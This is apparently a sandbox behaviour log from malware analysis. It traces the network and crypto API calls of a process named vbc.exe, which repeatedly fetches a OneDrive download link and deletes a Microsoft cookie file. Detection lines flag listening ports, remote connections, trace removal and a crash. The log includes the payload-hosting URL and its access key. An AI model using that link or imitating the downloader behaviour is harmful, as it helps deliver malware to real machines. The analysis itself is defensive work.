Call System API	API Name: WinHttpCloseHandle Args: (4563c50) Return: 1	620	2172
Call Network API	API Name: send Args: (39c, ..., 181, 0) Return: 181	620	2172
Call Network API	API Name: recv Args: (39c, , 1500, 0) Return: ?	620	2172
Call System API	API Name: BCryptDecrypt Args: (5eb430, HŠ˜ãQ#Œ®-ý¯®/A£´ E @\n\n\n\n\n\n\n\n\n\n\n, 32, 0, , 0, HŠ˜ãQ#Œ®-ý¯®/A£´ E @\n\n\n\n\n\n\n\n\n\n\n, 1205, 53014792, 0) Return: 0	620	2172
Call System API	API Name: BCryptDecrypt Args: (5eb430, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922096&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:tInfm32V2Yg=:yHhnaqioZdhjPEzzIvNpdSIC3c8lfls1+AdkaJeVy9k=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=0f39061b-5357-4191-b6c4-9393f3763cb9&&RD00155D5E9719&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:21:36 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:01:36 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5E9719\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 17503D7DBB2E469CB1C8A8134F0B1318 Ref B: STOEDGE0506 Ref C: 2021-10-22T17:01:36Z\r\nDate: Fri, 22 Oct 2021 17:01:36 GMT\r\nContent-Length: 0\r\n\r\n, 1168, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922096&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:tInfm32V2Yg=:yHhnaqioZdhjPEzzIvNpdSIC3c8lfls1+AdkaJeVy9k=:F; domain=.live.com; path=/\r\nSet-Cookie: xid=0f39061b-5357-4191-b6c4-9393f3763cb9&&RD00155D5E9719&342; domain=.live.com; path=/\r\nSet-Cookie: xidseq=1; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:21:36 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:01:36 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5E9719\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 17503D7DBB2E469CB1C8A8134F0B1318 Ref B: STOEDGE0506 Ref C: 2021-10-22T17:01:36Z\r\nDate: Fri, 22 Oct 2021 17:01:36 GMT\r\nContent-Length: 0\r\n\r\n, 1168, 53014792, 0) Return: 0	620	2172
Call Network API	API Name: recv Args: (39c, , 1, 2) Return: ?	620	2172
Call Network API	API Name: socket Args: (2, 2, 0) Return: 600	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	620	2172
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1, 40006000) Return: 9701	620	2172
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1c, 40006000) Return: 0	620	2172
Call Network API	API Name: socket Args: (23, 2, 0) Return: 600	620	2172
Call Network API	API Name: socket Args: (2, 1, 6) Return: 600	620	2172
Call Network API	API Name: bind Args: (600, 0.0.0.0:49181, 16) Return: 0	620	2172
Detection	Threat Characteristic: Listens on port 0.0.0.0:49181		
Call Network API	API Name: connect Args: (600, 20.190.160.74:443, 16) Return: ffffffff	620	2172
Call Network API	API Name: send Args: (600, ..., 131, 0) Return: 131	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 464, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: send Args: (600, ..., 166, 0) Return: 166	620	2172
Call Network API	API Name: recv Args: (600, , 7168, 0) Return: ?	620	2172
Call Network API	API Name: send Args: (608, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	620	2172
Call System API	API Name: WinHttpCloseHandle Args: (457bfa8) Return: 1	620	2172
Call System API	API Name: WinHttpCloseHandle Args: (457bec0) Return: 1	620	2172
Call System API	API Name: WinHttpCloseHandle Args: (457eea0) Return: 1	620	2172
Call Network API	API Name: send Args: (600, ..., 517, 0) Return: 517	620	2172
Call Network API	API Name: recv Args: (600, , 1500, 0) Return: ?	620	2172
Call System API	API Name: BCryptDecrypt Args: (4563880, HºŽ¦ª, 32, 0, , 0, HºŽ¦ª, 1495, 53014792, 0) Return: 0	620	2172
Call Network API	API Name: recv Args: (600, , 14958, 0) Return: ?	620	2172

Call System API	API Name: BCryptDecrypt Args: (4563880, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:00:38 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: 8c3644b4-8554-4fab-bc7f-c419d4c44416\r\nPPServer: PPV: 30 H: BL02EPF000016B8 V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=7e194ed0027b4d43906c825d50bcc0c7; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634922098&co=1; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSCC=91.220.43.84-LV; expires=Wed, 16-Nov-2022 17:01:38 GMT; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DVx7Zk*XxGJ!BNg!ZSu4mcxyN*UkBy70XOYgInBmHlH8qfFw9Rs*ngEu5fd!FrRNVeQEgCJqLw6cCslED!5fDFFkiL2xWR3rISijwunm9rXE6PKGPmiEqsnhlmp4sqVlm1WrAyQdxGW07eI82vlZ!KFPUZ7mcDBIKKr3DjkVp9wQAbmZciZxartzMoK7iafFHx3wmbDX776Owl9kjjtRKmkJEvCwJjJ9EC3AyEHLsc*TEeTWpGtvHuOhu!fEttYGKnQ*mOn*XkvRUjYHoLQinQk4Vh6eWcoW5rhnpdfYq9WMfErswhQ7PgPJp7XM3puA24C79pHMS3PRRbXKwFwD52HOhT9FBSPuaBUWgv0ILrz41uu0bfPsPfzGAPO18W88Fwozh7!0O*fgK3O36u43qtcP2i3cLrLQOyxNAEC7lWJyUUPFXaxAsOQCPD7Bi!*zFw$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-c765d78c-44fa-4619-975b-35c46df6992b; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:01:37 GMT\r\nContent-Length: 26621\r\n\r\n<!--Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02EPF000016B8 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=7e194ed0027b4d43906c825d50bcc0c7"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.<br /><br />To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online."/><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config||u.ServerData||{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" '"+(r.src\|\|r.href\|\|"")+"'", e+=", id:"+(r.id\|\|""), e+=", async:"+(r.async\|\|""), e+=", defer:"+(r.defer\|\|"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};re) Return: 0	620	2172
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	620	2172
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, 512, 0) Return: cc000c	620	2172
Detection	Threat Characteristic: Connects to remote URL or IP address https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg		
Call Internet Helper API	API Name: InternetOpenA Args: (aswe, 0, , , 0) Return: cc0004	620	2172
Call Network API	API Name: recv Args: (39c, , 1, 2) Return: ?	620	2172
Call Network API	API Name: send Args: (39c, ...`.........xJ, 357, 0) Return: 357	620	2172
Call Network API	API Name: recv Args: (39c, , 1500, 0) Return: ?	620	2172
Call System API	API Name: BCryptDecrypt Args: (5eb430, H,ÌÌU"¶ÿu"ï*ó§÷¤, 32, 0, , 0, H,ÌÌU"¶ÿu"ï*ó§÷¤, 1109, 53013720, 0) Return: 0	620	2172
Call System API	API Name: BCryptDecrypt Args: (5eb430, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922098&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:nZrUnH2V2Yg=:fOliPBeWJW45NQPblos8fJxX4TXL+4qqURqegnSgwWM=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:21:38 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:01:38 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5EAE83\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 6909B54FF1A047B989DD63F5C644903F Ref B: STOEDGE0506 Ref C: 2021-10-22T17:01:38Z\r\nDate: Fri, 22 Oct 2021 17:01:38 GMT\r\nContent-Length: 0\r\n\r\n¨3lviÆF¥—Ò, 1072, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922098&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:nZrUnH2V2Yg=:fOliPBeWJW45NQPblos8fJxX4TXL+4qqURqegnSgwWM=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:21:38 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:01:38 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5EAE83\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 6909B54FF1A047B989DD63F5C644903F Ref B: STOEDGE0506 Ref C: 2021-10-22T17:01:38Z\r\nDate: Fri, 22 Oct 2021 17:01:38 GMT\r\nContent-Length: 0\r\n\r\n¨3lviÆF¥—Ò, 1072, 53013720, 0) Return: 0	620	2172
Call Network API	API Name: recv Args: (39c, , 1, 2) Return: ?	620	2172
Call Network API	API Name: socket Args: (2, 1, 6) Return: 600	620	2172
Call Network API	API Name: bind Args: (600, 0.0.0.0:49182, 16) Return: 0	620	2172
Detection	Threat Characteristic: Listens on port 0.0.0.0:49182		
Call Network API	API Name: connect Args: (600, 20.190.160.74:443, 16) Return: ffffffff	620	2172
Delete File	Path: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII	620	2172
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2172 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII		
Call Network API	API Name: send Args: (600, ..., 163, 0) Return: 163	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 232, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 1024, 0) Return: ?	620	2172
Call Network API	API Name: send Args: (600, ..., 166, 0) Return: 166	620	2172
Call Network API	API Name: recv Args: (600, , 7168, 0) Return: ?	620	2172
Call Network API	API Name: send Args: (600, ...\t.*}C..T....Vo ...B.f.R$..sA.!{.cW...........n......3..[...~.Qr.s?..R........3...I..F.?g...\t..../..Z....,./.....\|0.....c..0\r}.k..+......]i/.....Y[>.c<.\.~...H.h......c.p....1r...Fk....f.!...!ML.P......@.`.n.....\nDz.vL.Q^Z..y.Ya.xqn=..Xhm\n.......R.u6fe.^q.k3...-...,....p...`Y<~q....$.v.Z...f...XB!.Q......7.]S........}..n..W.[.m`.....]...f..G.....,.h, 1157, 0) Return: 1157	620	2172
Call Network API	API Name: recv Args: (600, , 1500, 0) Return: ?	620	2172
Call System API	API Name: BCryptDecrypt Args: (4561590, H, 32, 0, , 0, H, 1495, 53013720, 0) Return: 0	620	2172
Call Network API	API Name: recv Args: (600, , 14958, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 9358, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 838, 0) Return: ?	620	2172

Call System API	API Name: BCryptDecrypt Args: (4561590, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:00:39 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: 529bc078-1ced-4f7a-8a89-e20912e8946b\r\nPPServer: PPV: 30 H: BL02EPF0000181C V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=617cf27d09b14c9aa51433acf112d9af; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634922099&co=2; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.Db98kMfUxi1xSR*zn0ARSX7ZgPhlSzyMP*j!TjukMrQedknXmH8gMcz*pRVcZA5FNph4AzNPwTP39Fe*Ez5xBonHp8UViC9nJw9TMvb5HCk4jK4B2kc19W3lQ6Hs!KlCTSnWVmiWs9FpW5I!o2btgIN!yxffHWtWlobgjaYqN*VVviOeLJgaRqeIjcgAyOA8dwGTzs8tCRfHC4Os0G3gKnOBP31Ui7GK*aiqo4ma!jFAJ9incaqRQw8oFQ8RetPLfDAJ3ra8KqJnKEDiRAkcnfAMMk*2c*4Qhzx1REsozG4i3uS6c*kMIV!c*ohB!NP2wdcljU9kpJ7thUNm2!GRSJng9bv77hgXgqS4HZt4TlJ*u6BhGGRq4g1kjfKMGNv4gnm7dJs0FbWYexjVj2TVrGSaxdUWpXElmwAlE0Lb2*jYtY48jCOLrC!jVWuj7Vl0V9uSSm5VTj3Zm7SoH4zGCWVmeX*MrhckcMX85MB6eGdSrIcJDJE4GeeeJM4TeUQD1w$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-c765d78c-44fa-4619-975b-35c46df6992b$uuid-11a2fc8b-0f98-46fe-9e05-ce5bd3bbba1e; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:01:38 GMT\r\nContent-Length: 26693\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02EPF0000181C 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=617cf27d09b14c9aa51433acf112d9af"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.<br /><br />To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online."/><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config\|\|u.ServerData\|\|{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" '"+(r.src||r.href||"")+"'", e+=", id:"+(r.id||""), e+=", async:"+(r.async||""), e+=", defer:"+(r.defer||"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};return t.slReportFailure||r.slRepor) Return: 0	620	2172
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	620	2172
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, -2147483648, 0) Return: cc000c	620	2172
Call Network API	API Name: recv Args: (600, , 16421, 0) Return: ?	620	2172
Call System API	API Name: BCryptDecrypt Args: (4561590, 'Šs+´0|ĐJ, 32, 0, , 0, 'Šs+´0|ĐJ, 3977, 53015460, 0) Return: 0	620	2172
Call Network API	API Name: recv Args: (600, , 7948, 0) Return: ?	620	2172
Call Network API	API Name: recv Args: (600, , 5028, 0) Return: ?	620	2172
Call System API	API Name: BCryptDecrypt Args: (4561590, , be:'', A1:0, cE:false, L:0, A2:1, A4:'', A5:'login.live.com', P:1033, cI:0, Q:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634922098%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3dC0653EF6B33C6268%26bk%3d1634922099&id=250206&uiflavor=web&uaid=617cf27d09b14c9aa51433acf112d9af&mkt=EN-US&lc=1033&bk=1634922099', str:[], A8:'', A9:'', cM:1, bn:'', U:'https://github.com/login/oauth/authorize?response_type=code&client_id=e37ffdec11c0245cb2e0&scope=read:user++user:email&redirect_uri=https://login.live.com/HandleGithubResponse.srf&allow_signup=false&state=A94F1E465F4E4700', bo:'', V:'https://login.live.com/cookiesDisabled.srf?uaid=617cf27d09b14c9aa51433acf112d9af&mkt=EN-US&lc=1033', cP:{}, cQ:{}, br:'https://account.live.com/query.aspx?uaid=617cf27d09b14c9aa51433acf112d9af&mkt=EN-US&lc=1033&id=250206', cR:'', Z:0, cT:'', bu:'https://account.live.com/ChangePassword?uaid=617cf27d09b14c9aa51433acf112d9af', urlSwitch:'https://login.live.com/logout.srf?wa=wsignin1.0&rpsnv=13&ct=1634922098&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=C0653EF6B33C6268&uaid=617cf27d09b14c9aa51433acf112d9af&ru=https://onedrive.live.com/download%3fcid%3d50DB9D917FD3F0DD%26resid%3d50DB9D917FD3F0DD%2521106%26authkey%3dAPnX10xE12ydajg&bk=1634922099&lm=I', AA:null, bv:'https://login.live.com/GetCredentialType.srf?opid=A94F1E465F4E4700&id=250206&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634922098&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&id=250206&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&uaid=617cf27d09b14c9aa51433acf112d9af', cU:'', bw:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634922098%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3dC0653EF6B33C6268%26bk%3d1634922099&id=250206&uiflavor=web&lostauthenticator=1&uaid=617cf27d09b14c9aa51433acf112d9af&mkt=EN-US&lc=1033&bk=1634922099', urlFedConvertRename:'https://account.live.com/security/LoginStage.aspx?lmif=1000&ru=https://login.live.com/login.srf%3Fwa%3Dwsignin1.0%26rpsnv%3D13%26ct%3D1634922098%26rver%3D7.3.6962.0%26wp%3DMBI_SSL_SHARED%26wreply%3Dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26id%3D250206%26cbcxt%3Dsky%26cbcxt%3Dsky%26mkt%3DEN-US%26lc%3D1033%26uaid%3D617cf27d09b14c9aa51433acf112d9af&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634922098&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&cbid=0&id=250206&uaid=617cf27d09b14c9aa51433acf112d9af', AC:'wa=wsignin1.0&rpsnv=13&ct=1634922098&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=C0653EF6B33C6268&bk=1634922099', AD:'', bx:'https://login.live.com/Me.htm?v=3&uaid=617cf27d09b14c9aa51433acf112d9af', a:'https://logincdn.msauth.net/shared/1.0/', cZ:'Passp', b:'', AH:true, AI:3, d:'', AJ:null, e:true, f:null, g:'', i:'250206', cd:false, k:'617cf27d09b14c9aa51433acf112d9af', l:-1, AR:true, B1:3, AS:false, B3:5, B4:0, AU:true, sCBUpTxt1:'', AV:false, sCBUpTxt2:'', cj:0, q:false, AY:0, B8:6, t:'https) Return: 0	620	2172
Call Network API	API Name: recv Args: (600, , 1, 2) Return: ?	620	2172
Detection	Threat Characteristic: Causes process to crash Process ID: 2172 Image Path: vbc.exe		
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso76C5.tmp Type: VSDT_JPG		1336
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso76C5.tmp Type: VSDT_JPG		1336
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\mso76C5.tmp Type: VSDT_JPG		1336
